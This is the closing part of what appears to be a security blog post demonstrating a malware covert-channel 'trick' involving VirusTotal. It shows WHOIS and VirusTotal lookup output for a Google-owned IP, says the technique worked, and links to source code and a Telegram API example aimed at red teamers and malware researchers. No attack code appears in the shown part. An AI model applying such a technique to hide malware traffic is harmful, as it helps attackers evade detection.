
OrgTechHandle: ZG39-ARIN
OrgTechName: **Google LLC**
OrgTechPhone: +1-650-253-0000
OrgTechEmail: arin-contact@google.com
OrgTechRef: <https://rdap.arin.net>

OrgAbuseHandle: ABUSE5250-ARIN
OrgAbuseName: Abuse
OrgAbusePhone: +1-650-253-0000
OrgAbuseEmail: network-abuse@google.com
OrgAbuseRef: <https://rdap.arin.net>

ARIN WHOIS data and services are
available at: <https://www.arin.net>

If you see inaccuracies in the r
<https://www.arin.net/resources/r>

Copyright 1997-2024, American Reg
#



https://www.virustotal.com/gui/ip-address/74.125.34.46/details

74.125.34.46

0 / 93
Community Score

10+ detected files communicating with this IP address

74.125.34.46 (74.125.0.0/18)
AS 15169 (GOOGLE)

DETECTION DETAILS RELATIONS COMMUNITY 40+

Basic Properties

Network	74.125.0.0/18
Autonomous System Number	15169
Autonomous System Label	GOOGLE
Regional Internet Registry	ARIN
Country	US
Continent	NA

Last HTTPS Certificate

JARM Fingerprint
29d3fd00029d29d21c42d43d00041d188e8965256b2536432a9bd447ae607f

Last HTTPS Certificate
Data:
Version: V3
Serial Number: dcc5639f84f776ec58950b2e5150588
Thumbprint: 66a6e5f842d95f752ed1b15c7161c8f22c6744ab
Signature Algorithm:
Issuer: C=US , O=DigiCert Inc , CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
Validity
Not Before: 2023-12-19 00:00:00
Not After: 2025-01-18 23:59:59
Subject: C=ES , L=Malaga , O=VirusTotal SL , CN=*.virustotal.com
Subject Public Key Info:
Public Key Algorithm : RSA
Public-Key: (2048 bit)
Modulus:
bc:37:47:93:6f:02:f2:e8:c7:34:04:de:ee:45:aa:
6a:45:06:61:03:46:60:63:08:51:31:2b:67:56:17

As you can see, everything is worked perfectly and this is one of the virustotal servers =^..^=!

As far as I remember, I saw an excellent implementation of this trick by [Saad Ahla](#)

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

[VirusTotal documentation](#)

[Test file VirusTotal result: comments](#)

[WebSec Malware Scanner](#)

[Using Telegram API example](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine